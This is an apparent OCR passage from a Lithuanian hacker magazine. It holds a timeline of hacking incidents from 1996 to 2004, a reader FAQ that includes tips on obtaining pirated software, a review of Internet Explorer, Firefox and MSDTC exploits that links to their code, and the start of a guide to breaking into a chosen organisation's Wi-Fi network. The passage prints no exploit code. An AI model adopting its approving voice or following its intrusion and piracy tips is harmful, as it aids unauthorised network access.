[1996] Hakerių grupė *Brotherhood* nulaužia Kanados radijo transliavimo kompaniją.

[1997] Išleidžiama programa *AOHell*, kuri leidžia bet kam, net ir su hakeriavimu beveik nesusijusiems žmonėms, stambiausio Amerikos tiekėjo „America Online" tinkluose sėti chaosą. Keletą dienų tūkstančių AOL vartotojų elektroninio pašto dėžutės atakuojamos multimegabaitinėmis pašto bombomis, o vidiniai pokalbių serveriai nuolat floodinami.

[1997] Penkiolikmetis hakeris *Croatian* nulaužia JAV Guamo karinės oro bazės kompiuterius.

[1997] Hakeriams pavyksta pralaužti *Windows NT* apsaugą.

[1997 sausio 28] Kompanija *RSA Data Security* saugumo bendruomenei pasiūlo nulaužti savo naują 40 bitų kodą. Janas Goldbergas, Kalifornijos Berklio universiteto absolventas, tam panaudojo klasterį iš 250 darbo stočių, kuris per valandą perrenka daugiau nei 100 milijardų kombinacijų. Jam prireikė 3,5 valandos, kad dešifruotų štai tokį pranešimą: „Būtent todėl reikia naudoti ilgesnį raktą".

[1997] Švedijoje suorganizuojamas naujas hakerių renginys *Dreamhack*, kuris iš karto labai išpopuliarėja.

[1997 rugsėjis] Gimsta *Slashdot* — centrinis resursas visiems, ką domina naujos technologijos.


Jonas Johansenas aka *DVD Jon*

[1998] *Yahoo.com* svetainėje pasirodo pranešimas apie galimą loginės bombos gavimą po užėjimo į šią paieškos sistemą. Bombą buvo grasinta susprogdinti, jeigu valdžia iki nurodyto laiko į laisvę nepaleis Kevino Mitniko, tačiau visi šie grasinimai buvo paprasčiausias blefas.

[1998 vasaris] *Internet Systems Consortium* (ISC) pasiūlo padidinti DNS serverių saugumą ir naudoti DNSSEC.

[1998] Protestuojant dėl Mitniko įkalinimo buvo nulaužta oficiali laikraščio *The New York Times* svetainė. Hakeriai, kurie save vadino HFG (*Hacking for girls*), pažadėjo ties tuo neapsistoti.

[1998] Du kinų hakeriai nuteisiami sušaudyti už banko kompiuterių nulaužimą ir 31 tūkstančių dolerių vagystę.

[1998] Izraelio paauglys, žinomas pravarde *The Analyzer*, įsibrauna į vidinį Pentagono tinklą. Policijai pavyko greitai jį surasti ir areštuoti.

[1998] Hakerių grupė *L0pht* buvo pakviesta į Senatą, kur turėjo teikti konsultacijas kompiuterių saugumo klausimais. Hakeriai įtikino vyriausybę, jog jiems pakanka 30 minučių, kad nutrauktų vartotojų priėjimą prie interneto visoje Amerikoje.

[1999 lapkritis] Penkiolikmetis norvegų hakeris Jonas Johansenas aka *DVD Jon* kartu su dviem draugais iš *MoRE* (*Masters of Reverse Engineering*) grupės išleidžia programą *DeCSS*, pašalinančią CSS (*Content Scrambling System*) apsaugą, kuri buvo licencinių DVD standartas.

[1999] JAV prezidentas Džordžas Bušas pareiškia apie savo ketinimus vyriausybinių kompiuterių sistemų saugumo padidinimui išskirti 1,4 milijardo dolerių.

[1999] Nežinomi hakeriai užgrobia britų karinio ryšio palydovo valdymą ir už jo valdymo grąžinimą reikalauja pinigų.

[1999 gruodis] 29 metų programuotojas iš Niudžersio Deividas Smitas pripažintas kaltu už viruso *Melissa* sukūrimą ir išplatinimą, kuris kovo mėnesį užkrėtė daugiau nei 100 tūkstančių kompiuterių ir padarė apie 80 milijonų dolerių nuostolių. Smitas tapo pirmuoju žmogumi istorijoje, kuris buvo nuteistas už kompiuterių viruso sukūrimą. Jam buvo skirta 20 mėnesių laisvės atėmimo.

[2000 vasaris] Kanados hakeris *MafiaBoy* įvykdo stambaus masto *DDoS* ataką, kuri nutraukia keleto populiariausių interneto resursų darbą. Tarp aukų buvo stambiausia elektroninė parduotuvė *Amazon*, naujienų portalas CNN ir *Yahoo!* paieškos serveris. Šešiolikmetis hakeris buvo nuteistas 8 mėnesių bausme, kurią turėjo praleisti vaikų pataisos centre.

[2000] Protestuodami prieš agresiją Kašmyre ir Palestinoje, Pakistano aktyvistai defeisina Indijos ir Izraelio vyriausybei priklausančias svetaines.

[2000] Hakeriai įsilaužia į vidinį „Microsoft" tinklą ir prieina prie paskutinės *Windows* versijos išeities tekstų. Po to, kai kodas buvo išpublikuotas internete, Amerikos laikraščiuose pasirodė antraštės: „Rusų mafija vagia *WinME* kodą".

[2000 gegužė] Virusas, pavadinimu *LoveLetter* (taip pavadintas dėl laiško antraštės „I Love You"), per keletą valandų paplinta visame internete, sėdamas chaosą ir daugiamilijoninius nuostolius.

[2000 birželis] Startuoja žymaus saugumo eksperto Lenso Spitznerio projektas *Honeynet*, kurio tikslas — padidinti viso interneto saugumą.

[2000 liepa] SANS institutas pirmą kartą išleidžia 10 pagrindinių pažeidžiamumų, kuriuos hakeriai dažniausiai panaudoja sistemoms nulaužti, sąrašą. Tokio sąrašo poreikis pasiteisina, po ko jis pradedamas leisti reguliariai.

[2001] „Microsoft" korporacija tampa naujo tipo *DoS* atakų, kurios nukreiptos prieš DNS, auka. Per dvi dienas pagrindinė kompanijos svetainė milijonams vartotojų tampa neprieinama.

[2001 vasaris] Internete pasirodo virusas Anna Kournikova, kuris neva atsiunčia prisegtas žymiosios sportininkės nuotraukas.

[2001 liepa] FTB areštuoja rusų programuotoją Dmitrijų Skliarovą, kuris atvažiavo į *Defcon* konferenciją perskaityti paskaitos

apie *Ebook* — elektroninio spausdintų knygų analogo — apsaugos lygį ir nulaužimo galimybes. Areštas pasaulinėje kompiuterių bendruomenėje sukėlė pasipiktinimo audrą. Kvietimai palaikyti Dmitrijų ir boikotuoti *Adobe*, kuri šiuo atveju buvo kaltintojas, produkciją buvo publikuojami daugelyje svetainių. Skliarovas tapo pirmuoju žmogumi, kurio byla buvo svarstoma DMCA (*Digital Millennium Copyright Act*) įstatymo rėmuose. 2001 metų gruodžio 13 teismas atsiėmė visus programuotojui pateiktus kaltinimus.

[2001 rugpjūtis] Pirmasis polimorfinis virusas *Code Red* užkrečia dešimtis tūkstančių kompiuterių.

[2001] Atsiranda naujas *DDoS* atakų tipas, kuris pingų generavimui panaudoja kompiuterius–zombius.

[2001 gruodis] Po kruopščiai suplanuotų FTB antihakeriškų reidų ant teisiamųjų suolo sėdasi pagrindiniai lyderiaujančių krekerių ir warezo grupių (*Drink or Die*, *Razor 911*, *EViANCE*, *RogueWarriorz*, TFL, WLW, *RiSC*) nariai. Tačiau pagrindinių veikėjų areštas ir uždarymas kalėjime praktiškai niekaip neatsiliepia krekerių aktyvumui.

[2002 balandis] JAV karinės struktūros pradeda projektą *Mannheim*, kurio tikslas yra padidinti karinių kompiuterių sistemų saugumą.

[2002] FTB areštuoja hakerį, kuris nulaužė 92 JAV Gynybos ministerijos kompiuterių sistemas ir keletą privačių tinklų. Garį Makinoną aka SOLO apkaltina pagal 8 kompiuterinių nusikaltimų straipsnius ir 900 tūkstančių dolerių nuostolių padarymu. Spauda Makinoną pavadina visų laikų hakeriu.

[2002] Nežinomi hakeriai suorganizuoja *DoS* ataką, nukreiptą prieš 13 DNS *root* serverių, kurie yra centriniai tinklo srautą koordinuojantys interneto mazgai. Dėl lanksčios tinklo struktūros vartotojai visame pasaulyje nepajautė susijungimo greičio sumažėjimo, tačiau pats faktas saugumo forumuose sukėlė diskusijas apie teorinę galimybę sukelti viso globalaus tinklo sutrikimus.

[2003] *SoBig*, *Slammer* ir *MSBlast* virusai sukelia anksčiau nematytas epidemijas. *Slammer* tapo plitimo greičio rekordininku, vos per porą valandų užkrėtęs šimtus tūkstančių mašinų. Tai turėjo įtakos ne tik privačioms firmoms, bet ir aerouostams, kuriems teko atidėti reisus.

[2003] Nežinomi hakeriai iš žaidimų gamintojo „Valve" kompiuterių pavogė vieno labiausiai laukiamo žaidimo *Half Life 2* išeities tekstus ir išpublikavo juos internete.

[2004] Amerikiečių 26 metų studentas Džatanas Deziras tampa pirmuoju žmogumi, kuris buvo patrauktas baudžiamojon atsakomybėn pagal *Fastlink* programą. Programą JAV vyriausybė sukūrė siekdama ieškoti ir areštuoti nelegaliai programinę įrangą platinančius piratus.

[2004] Žinomų kompiuterinių virusų kiekis viršijo 100 tūkstančių.

[2004 spalio 22] Paskelbtas nuosprendis žinomo rusų virusų kūrėjo *Whale* byloje. Virusų autoriams *Stepar* ir *Gastropod*, kurie buvo žinomos 29A grupės nariai, paskirta juokinga 3000 tūkstančių rublių (~300 litų) bauda. Toks švelnus nuosprendis paaiškinamas tuo, jog nebuvo gauti nukentėjusiųjų pareiškimai.

[2004] Įvyko pirmasis Amerikoje spamerių teismas. Džeremis Džeinsas ir Džesika Degrut, brolis ir sesuo, AOL vartotojams siuntinėjo milijonus reklaminių pranešimų, siūlydami įsigyti programas greitam uždarbiui internete. Džeinsas buvo pasodintas į kalėjimą, o jo sesė atsipirko kelių tūkstančių dolerių bauda.

[2004] Atsirado pirmasis kirminas, plintantis per *Bluetooth* protokolą ir užkrečiantis mobiliuosius telefonus, kuriuose veikia *Symbian OS*. *Cabir*, kaip jį pavadino autorius, neturėjo kenksmingų funkcijų, tačiau dėl jo nuolatinių bandymų skenuoti aktyvius *bluetooth* įrenginius kai kurie telefonai po užkrėtimo pradėjo veikti nestabiliai.

[2004] 21 metų Brajenas Salcedo nuteisiamas ilgiausiam kompiuterinių nusikaltimų istorijoje laisvės atėmimo laikotarpiui. Jį teismas už kompiuterinės parduotuvės tinklo nulaužimą ir jo darbo sutrikdymą nuteisė 9 metams kalūzės. Visa tai buvo padaryta eilinio wardrivingo seanso metu (ieškant neapsaugotų *Wi–Fi* tinklų).

[2004] Pažangiausių viso pasaulio mokslinių centrų mokslininkai pradėjo bendrą kompiuterių tinklo kūrimą, kurio „neįmanoma nulaužti". Jis bus pagrįstas kvantine kriptografija.

[2004 gruodis] Kinijoje paleistas naujos kartos internetas CERNET2 (*China Education and Research Network 2*), kurio pralaidumas siekia 2.5–10 Gb per sekundę ir kuris veikia *IPv6* protokolu. Pirmaisiais mazgais tapo pirmaujantys šalies tyrimų institutai.



HalfLife2




Vladimiras Levinas



Slashdot.com



Mark Abene



SSH



Kevinas Poulsenas




Mobilusis virusas *Cabir*



Janas Goldbergas

Stuff

Visi žaislai vienoje vietoje



- **19 šalių**
- **per 1.000.000 skaitytojų**
- **viena aistra...**



BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŲSDAMAS SAVO PROBLEMĄ Į HACK–FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?" — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĘS GRĘŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!

Q: Kaip būtų galima kiečiausiai pasityčioti iš į mano honeypot'ą patekusio niekšelio?

A: Galiu papasakoti tikrą nutikimą, kurį Maskvoje iškrėtė mano bičiuliai. Palikę Radmin'ą be slaptažodžio (izoliuotame, tačiau banko tinkle esančiame ir iš interneto prieinamame kompiuteryje), jie pradėjo laukti, žvejoti piktąjį hakerį. Ilgai laukti nereikėjo, antrą dieną prie sistemos prisijungė „skaitmeninis teroristas". Kad sistema būtų teisingai „apiforminta", *My Documents* buvo apsčiai prikrauta suklastotų buhalterinių ataskaitų knygų, sąskaitų išrašų ir atliktų tranzakcijų aprašymų. Į labiausiai matomą vietą buvo padėta nuoroda į dokumentą su instrukcijomis pageidaujamai sumai išgryninti. Ten buvo detaliai aprašyti visi žingsniai, įskaitant reikiamą autorizaciją, nurodymus ir slaptažodžius. Jaunuolis pasirodė esąs iš tiesų drąsus ir jau antrą dieną pabandė gauti pinigėlius, skambindamas į biurą ir prisistatydamas „įgaliotuoju asmeniu". Kad viskas atrodytų įtikinamiau ir kad būtų sukurta Maskvoje veikiančio amerikietiško banko iliuzija, buvo paliktas Niujorko telefono numeris, iš kurio padarytas nukreipimas į vieną iš šį pokštą organizuojančių adminų mobilų. Šis pasiūlė jaunuoliui atvažiuoti į biurą, kur jo ilgai laukti nereikėjo. Jam apsireiškus, jis buvo nukreiptas į saugumo apžiūrą, motyvuojant „specialia finansinės įstaigos padėtimi". Ten vargšelis buvo išrengtas iki pat apatinių, o po to jį nudžiugino žinia: „Jus filmuoja slapta kamera". Jam taip pat buvo pasiūlyti du variantai: arba su paliktais apatiniais keliauti į vasario šaltį, arba šiltai palaukti atvažiuojančios milicijos. Jaunuolis pasirinko pirmąjį variantą :).

Q: Siunčiu warezą *non stop* režimu, bet *p2p* tinkluose nuolat susiduriu su visokiomis klastotėmis, kurios pateikiamos vietoje pageidaujamų gėrybių! Kaip išvengti tokių dalykų?

A: Pameni patarlę „neskubėk, ir būsi pirmas"? Čia ji labai aktuali. Prieš pradedant siųstis kokį nors daug užimantį dalykėlį (kas reikš dideles tinklo srauto ir laiko sąnaudas) protinga būtų patikrinti, ar toks filmas/albumas/programa jau išėjo, ar tik planuojamas išleisti? Troškimas gauti pačius šviežiausius dalykus anksčiau už visus kitus dažnai baudžiamas reklaminių pornofilmų įgrūdimu vietoje pageidaujamo turinio. Neprotinga pykti ant tų stabdžių, kurie platina *Windows Longhorn Final Edition*, kadangi tokio dalyko nėra net elitiniuose warezo archyvuose. Lygiai taip pat tu negausi *Matrix 5: Ejaculations* ir *Terminator 6*. Be abejo, pasitaiko didelių nutekėjimų, kaip kad prieš metus nutiko su pavogtu *Half Life 2*, tačiau apie tai ir taip šaukė visi naujienų forumai. Būtent ten, pasiteiravus *Google*, galima patikrinti *p2p* gėrybių realistiškumą. 90% atvejų galima pasitikėti ir vartotojų komentarais, kurie, išreikšdami gerą valią, informuoja savo kolegas apie klastotes. Visai kas kita, jog daugelis vartotojų nepakankamai raštingi, kad galėtų įrašyti komentarus anglų kalba. Tiesa, čia galima ir nesikankinti su vertimu, kadangi daugiau nei pusė neigiamų šaltinių (*e-Donkey* tinkle jie raudoni) aiškiai parodys klastotę.



EKSPLOITŲ APŽVALGA

IE „WINDOW()" 0DAY EXPLOIT

[aprašymas] Korporacija „Microsoft" vėl išsiskyrė savo produktų nestabilumu. Šį kartą viešuose šaltiniuose pasirodė *Internet Explorer 6.0* naršyklei skirtas *0day* eksploitas. Klaida aktuali visoms *Win2k* ir *WinXP* su visais pataisymų paketais.
Klaidos esmė — paprasčiausias buferio perpildymas (kokių dar klaidų gali būti MS produktuose? :)), kuris iškviečiamas per *JavaScript* kalbos funkciją *window()*. Eksploitas susideda iš 5 skirtingų bylų. Pagrindinė HTML byla leidžia išsirinkti operacinę sistemą. Spustelėjus atitinkamą nuorodą tuojau pat bus paleistas skaičiuotuvas (*calc.exe*). Įvertinus tai, kad kenksmingoje *fillmem.htm* byloje esantį *shell* kodą galima lengvai pakeisti, eksploitas priskiriamas kritiniams :).

[apsauga] Kaip jau įprasta, „Microsoft" gana operatyviai sureagavo į šią klaidą ir išleido pažeidžiamoms sistemoms skirtą pataisymą. Pataisymų sąrašą galima rasti *www.computerterrorism.com* svetainėje.

[nuorodos] Visų HTML bylų išeities tekstai yra čia: *www.securitylab.ru/poc/extra/242256.php*. Apie techninę pažeidžiamumo realizaciją galima perskaityti adresu *http://security.nnov.ru/Kdocument294.html*. Eksploitas paslėptas *www.computerterrorism.com/research/ie/poc.htm puslapyje*.

[blogio įvertinimas ir potencialas] Šį eksploitą naudos daugelis hakerių. Visų pirma, su tokia priemone galima lengvai užkrauti kokį nors botą arba trojaną, o antra, lengva iš priešo kompiuterio parsisiųsti reikiamą informaciją, panaudojant standartinius socialinės inžinerijos metodus. Žodžiu, šis eksploitas — realus daiktas, kuris retai pasirodo viešuose šaltiniuose.

[sveikinimai] Eksploito autorius yra komandos *Computer Terrorism* (*www.computerterrorism.com*) hakeris, pasivadinęs *Stuart Pearson* slapyvardžiu. Palinkėkime jam sėkmės tolimesniuose darbuose :)

FIREFOX 1.5 BUFFER OVERFLOW EXPLOIT

[aprašymas] Pastarąjį mėnesį kaip niekad užderėjo prieš žinomas naršykles nukreiptų eksploitų. Jeigu naujas IE pažeidžiamumas nieko nestebina, tai buferio perpildymas elitiniame *FireFox* daugelį privertė kaip reikiant susimąstyti. Pats eksploitas neužima daug kodo, kadangi jis tik avariniu būdu užbaigia programą. Tačiau aš esu visiškai tikras, kad uždaruose šaltiniuose saugomas kodas, kuris paleidžia kokią nors programą.
Buferio perpildymas realizuojamas suformavus ilgą dokumento antraštę (5000 simbolių). Taip nutinka nuspaudus nuorodą, kuri iškviečia paprasčiausią *JavaScript'ą*.

[apsauga] Šiuo metu nėra apsaugos nuo šio eksploito. Klaida aptikta paskutinėje naršyklės versijoje ir patikrinta *Win2k* bei *WinXp+SP2* sistemose (antrąjį variantą patikrinau pats :)).

[nuorodos] Eksploito tekstą galima rasti adresu *www.securitylab.ru/poc/extra/242789.php*. Čia taip pat yra ir techninis pažeidžiamumo aprašymas.

[blogio įvertinimas ir potencialas] Kaip jau buvo paminėta, eksploito atliekama *DoS* ataka nėra vienintelė pasekmė. Gali būti, jog greitai mes pamatysime eksploitą, kuris vienoje labiausiai apsaugotų naršyklių nuotoliniu būdu vykdo laisvai pasirinktą kodą.

[sveikinimai] Savo eksploitų kūrimo sugebėjimus mums parodė ZIPLOCK, su kuriuo gali kontaktuotis kietu adresu *sickbeatz@gmail.com*. Siųskite jam savo klausimus, ir jis būtinai atsakys :).

MSDTC REMOTE EXPLOIT

[aprašymas] Šį mėnesį taikiklyje vėl atsidūrė „Microsoft". Be jos naršyklėje aptiktos klaidos hakeriai surado dar vieną „paskirstytų tranzakcijų koordinatoriaus" serviso, aka MSDTC, klaidą. Kaip paaiškėjo, šiame servise buvo užsislėpęs buferio perpildymas, kuris tam tikromis aplinkybėmis gali sustabdyti sistemą arba įvykdyti laisvai pasirinktą kodą.
Šiaip jau blogiečiai parašė net du klastinguosius eksploitus: pirmasis įvykdo laisvai pasirinktą kodą (atidaro jungtį su *cmd.exe*), antrasis vykdo *DoS*, tuo pačiu sustabdydamas visos sistemos darbą.
Tarp pažeidžiamų sistemų atsidūrė *Win2000*, *WinXP*, *WinXP+SP1* ir *Win2003*. Visos likusios sistemos nėra pažeidžiamos. Eksploitas parašytas su *C++*, todėl jo kompiliavimui prireiks *lcc*. Priminsiu, jog jį galima pasiimti iš *www.nsd.ru*.

[apsauga] Apsisaugoti nuo eksploito galima įdiegus atitinkamus MS pataisymus. Nuorodas į *Win2k*, *WinXP* ir *Win2003* sistemoms skirtus pataisymus galima rasti adresu *www.securitylab.ru/vulnerability/241002.php*.

[nuorodos] Eksploitą galima rasti čia: *www.securitylab.ru/poc/extra/242546.php* (laisvai pasirinkto kodo vykdymas) arba čia: *www.securitylab.ru/poc/extra/242546.php* (atsisakymas aptarnauti). *www.securitylab.ru/vulnerability/source/241008.php* puslapyje tu rasi techninę dokumentaciją.

[blogio įvertinimas ir potencialas] Dar vienas prieš „Microsoft" nukreiptas eksploitas korporacijos reputaciją sumažino keliais punktais. Tačiau aš esu įsitikinęs, kad hakeriai ties tuo nesustos ir tyrinės dėdės Bilo servisus tol, kol *Windows* kode bus ištaisyta paskutinė klaida :).

[sveikinimai] Eksploitą parašė hakeris *Swan* (*swan@0x557.org*), kuris perduoda linkėjimų visiems jį pažįstantiems ir mylintiems :).



036

Wi–Fi po skalpeliu

TOLIMAIS 2002 METAIS *DEFCON* DALYVIAI ATLIKO NEDIDELĮ TYRIMĄ, KURIS LABIAU PANAŠĖJO Į ĮSISKVERBIMO Į BELAIDŽIUS TINKLUS SPORTO RUNGTYNES. IŠSTUDIJAVUS DAUGIAU NEI 500 APLINK ESANČIŲ PRIĖJIMO TAŠKŲ, DALYVIAI SURINKO ĮDOMIĄ STATISTIKĄ: APIE 30% BELAIDŽIŲ TINKLŲ SAUGOJOSI WEP PROTOKOLU, KAS PENKTAME TINKLE ESSID REIKŠMĖ BUVO NURODYTA „PAGAL NUTYLĖJIMĄ“, O 20% BELAIDŽIŲ TINKLŲ VISIŠKAI NESISAUGOJO NUO PRIĖJIMO IŠ IŠORĖS. GALIU TAU PASAKYTI, KAD ŠIUO METU PAS MUS STATISTIKA NE KĄ GERESNĖ. TIK NEDIDELĖ 802.11 TINKLŲ DALIS APSAUGOTA LABIAU, NEI VIEN TIK WEP PROTOKOLU IR MAC ADRESŲ FILTRAVIMU. O JEIGU JAU TAIP YRA, TUOMET MES TURIME PROGĄ APIE TAI PASIŠNEKĖTI.

Pozityvi įsiskverbimo į belaidžius 802.11 tinklus patirtis

[Ruošiamės atakai] Iš aukščiau pateiktos statistikos lengva suprasti, kad turint nešiojamąjį kompiuterį, tam tikras programas ir šiek tiek žinių, galima įsiskverbti į 90% 802.11 tipo tinklų. O jeigu įsilaužėlis turi gilesnių žinių apie belaidžius tinklus ir tam tikrų hakerio įgūdžių (pavyzdžiui, socialinės inžinerijos), sėkmingų įsiskverbimų procentas artėja prie 100. Mes jau rašėme apie *Wi–Fi* laužimą, tačiau šiandien mes į hakerišką patirtį šioje srityje pažiūrėsime iš praktinės pusės.

[Ko reikia] *Wi–Fi* laužimui hakeriai naudoja šiuos daikčiukus:


- nešiojamąjį kompiuterį;
- *Wi–Fi* plokštę su *Prism2* mikroschemų rinkiniu (iš esmės galima dirbti ir su kitomis, pavyzdžiui, *Hermes*, tačiau vis dėlto geriau *Prism*, kadangi būtent tokioms plokštėms kuriama didžioji mums reikalingos programinės įrangos dalis) ir su galimybe prijungti išorinę anteną;
- antena, o dar geriau dvi: siaurakryptė ir plačiakryptė;
- automobilį;

Taip būtų idealiu atveju. Savaime suprantama, daugelis žmonių negali prie kiekvieno punkto padėti pliusiuko. Dėl to gali tikti ir toks variantas: nešiojamasis kompiuteris su Wi–Fi moduliu ir dvi kojos. Arba dar vienas variantas: namų kompiuteris, iš draugo pasiskolinta plokštė ir prie jos prijungta savo rankomis paskubomis padaryta kryptinė antena, kuri iš balkono nukreipiama į kokios nors netoli esančios firmos biurą. Taip pat nederėtų neįvertinti kišeninių AK galimybių, todėl jeigu tu turi delninuką su Wi–Fi moduliu (pageidautina *iPac* arba *Zaurus*), jis gali iš tiesų praversti.
Kokią operacinę sistemą pasirinkti visam šiam reikalui? Aš papasakosiu apie **nix* sistemoms skirtas programas. Juk jos nemokamos ir suteikia daugiau galimybių.

[Taikinio pasirinkimas] Apie tai, kaip miesto centre surasti neapsaugotą tinklą ir už dyką pasėdėti internete, mes jau rašėme, be to, mums tai dabar nelabai įdomu. Aptarsime kitą variantą: hakeriui reikia patekti į konkretų belaidį tam tikros organizacijos tinklą. Jis nežino, kaip gerai tas tinklas apsaugotas, nuo ko gi pradėti?
Pirmas dalykas, kurį reikia padaryti — atlikti internetinę žvalgybą. Reikia kuo daugiau sužinoti apie tai, kas organizacijoje užsiima IT klausimais, kaip jie tuo užsiiminėja, t.y. apie savo priešininką sukaupti kaip galima daugiau informacijos. Kam to gali

prireikti? Visų pirma, galima surasti daugybę sau naudingos informacijos, susijusios su firmos naudojama apsisaugojimo technologija. Antra, atsakingų kompanijos asmenų vardų žinojimas gali praversti panaudojant socialinę inžineriją.
Toliau eina vietovės apžiūra. Įsilaužėlis atakai pasirenka patogiausią vietą. Būna taip, kad tinklas niekaip neapsaugotas, tačiau prie jo prisijungti galima tik tuomet, kai esi visiškai arti. Tokiu atveju hakeriui prireiks galingos kryptinės antenos. Taip pat galima imtis ekstremalesnių veiksmų: kokiu nors pagrindu patekti į pastato vidų ir atlikti įsilaužimą „iš vidaus", tačiau tokiu atveju viską reikia padaryti tyliai, kadangi organizacijoje gali būti įdiegta IDS sistema.

[Studijuojam tinklo srautą] Aš tau papasakosiu apie keletą tinklų aptikimo ir jų srauto analizės programų. Šiaip jau yra du būdai, kaip aptikti belaidžius tinklus: tai aktyvaus ir pasyvaus skenavimo metodai. Aktyvus skenavimas reiškia bandomosios užklausos išsiuntimą priėjimo taškui (AP), tikintis iš jo gauti atsakymą, kuriame bus informacija apie ESSID, duomenų perdavimo kanalą, naudojamą duomenų šifravimą, signalo lygį ir duomenų perdavimo greitį. Būtent taip veikia *NetStumbler* ir *MiniStumbler*. Problema tame, kad adminas gali priėjimo tašką lengvai sukonfigūruoti taip, kad jis neatsakinės į panašias užklausas ir taps nematomas *NetStumbler'iui*. Be to, signatūrinės IDS aptinka skenavimus su *NetStumbler'iu*, todėl tu jį naudodamas gali atkreipti į save dėmesį. Dar vienas triukas, kurio adminas gali imtis — tai 